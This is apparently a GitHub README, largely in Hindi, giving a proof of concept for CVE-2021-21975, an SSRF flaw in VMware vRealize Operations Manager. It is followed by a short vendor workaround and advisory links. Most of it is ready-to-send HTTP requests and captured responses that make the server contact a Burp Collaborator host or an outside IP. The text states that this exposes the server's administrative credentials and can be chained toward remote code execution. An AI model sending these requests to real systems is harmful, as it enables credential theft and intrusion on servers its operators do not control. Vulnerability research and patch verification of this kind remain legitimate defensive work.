
 murataydemir/cve-2021-21975
[CVE-2021-21975] VMware vRealize Operations Manager API सर्वर साइड रिक्वेस्ट फोर्जरी (SSRF)

[CVE-2021-21975] VMware vRealize Operations Manager API सर्वर साइड अनुरोध जालसाजी (SSRF)
vRealize Operations (vROps) एक उपकरण है जो ऐप्स से लेकर बुनियादी ढांचे तक AI-संचालित स्व-चालित आईटी संचालन प्रबंधन प्रदान करता है, ताकि VMware Cloud और HCI तैनाती को अनुकूलित, योजना और स्केल किया जा सके, साथ ही सार्वजनिक क्लाउड निगरानी को एकीकृत किया जा सके। VMware vRealize Operations Manager API 8.4 और सभी पिछले संस्करण सर्वर साइड अनुरोध जालसाजी (SSRF) भेद्यता के लिए संवेदनशील हैं। इस भेद्यता का सफलतापूर्वक शोषण करने से आंतरिक संसाधनों को पढ़ने या अपडेट करने की संभावना हो सकती है और इस मामले में, एक हमलावर vROps सर्वर के प्रशासनिक क्रेडेंशियल आसानी से चुरा सकता है। CVE-2021-21975 और CVE-2021-21983 को संयोजित करके, एक हमलावर दूरस्थ vRealize Operations सर्वर पर मनमाना कोड चला सकता है।
Proof of Concept (PoC): इस भेद्यता का शोषण करने के लिए, आप निम्न अनुरोध का उपयोग कर सकते हैं
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 70
Connection: close

[
  "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975"
]
उपरोक्त अनुरोध का प्रतिक्रिया नीचे दी गई है
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 20:59:02 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQB
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 151

[
  {
    "address": "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975",
    "thumbprint": "<html><body>6xal4bz5uui7c8nzvu368ezjlgz</body></html>"
  }
]


इसके अलावा प्रशासनिक क्रेडेंशियल Authorization हेडर में प्रकट होते हैं।


Other Proof of Concepts (PoCs): या आप CVE-2021-21975 VMware vRealize Operations Manager API सर्वर साइड अनुरोध जालसाजी (SSRF) भेद्यता का पता लगाने के लिए निम्नलिखित अनुरोधों का उपयोग कर सकते हैं
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[
  "78.171.203.41:8000/CVE-2021-21975"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:03 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQE
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 67

[
  {
    "address":"78.171.203.41:8000/CVE-2021-21975",
    "thumbprint":null
  }
]

POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[
  "78.171.203.41:8000"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:39 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQJ
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 52

[
  {
    "address":"78.171.203.41:8000",
    "thumbprint":null
  }
]

Workaround Solution: यदि पैच स्थापित नहीं किया जा सकता है, या आपके vRealize Operations संस्करण के लिए कोई पैच नहीं है, तो समस्या को हल करने के लिए निम्नलिखित कदम उठाए जा सकते हैं। इस workaround को लागू करने पर vRealize Operations पर कोई प्रभाव नहीं पड़ता है।
vRealize Operations में इस समस्या का समाधान करने के लिए, casa-security-context.xml से एक कॉन्फ़िगरेशन लाइन हटाएं
/usr/lib/vmware-casa/casa-webapp/webapps/casa/WEB-INF/classes/spring/casa-security-context.xml खोलें<sec:http pattern="/nodes/thumbprints" security='none'/>service vmware-casa restartअधिक जानकारी के लिए, निम्नलिखित पृष्ठों पर जाएं।
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://f5.pm/go-66465.html






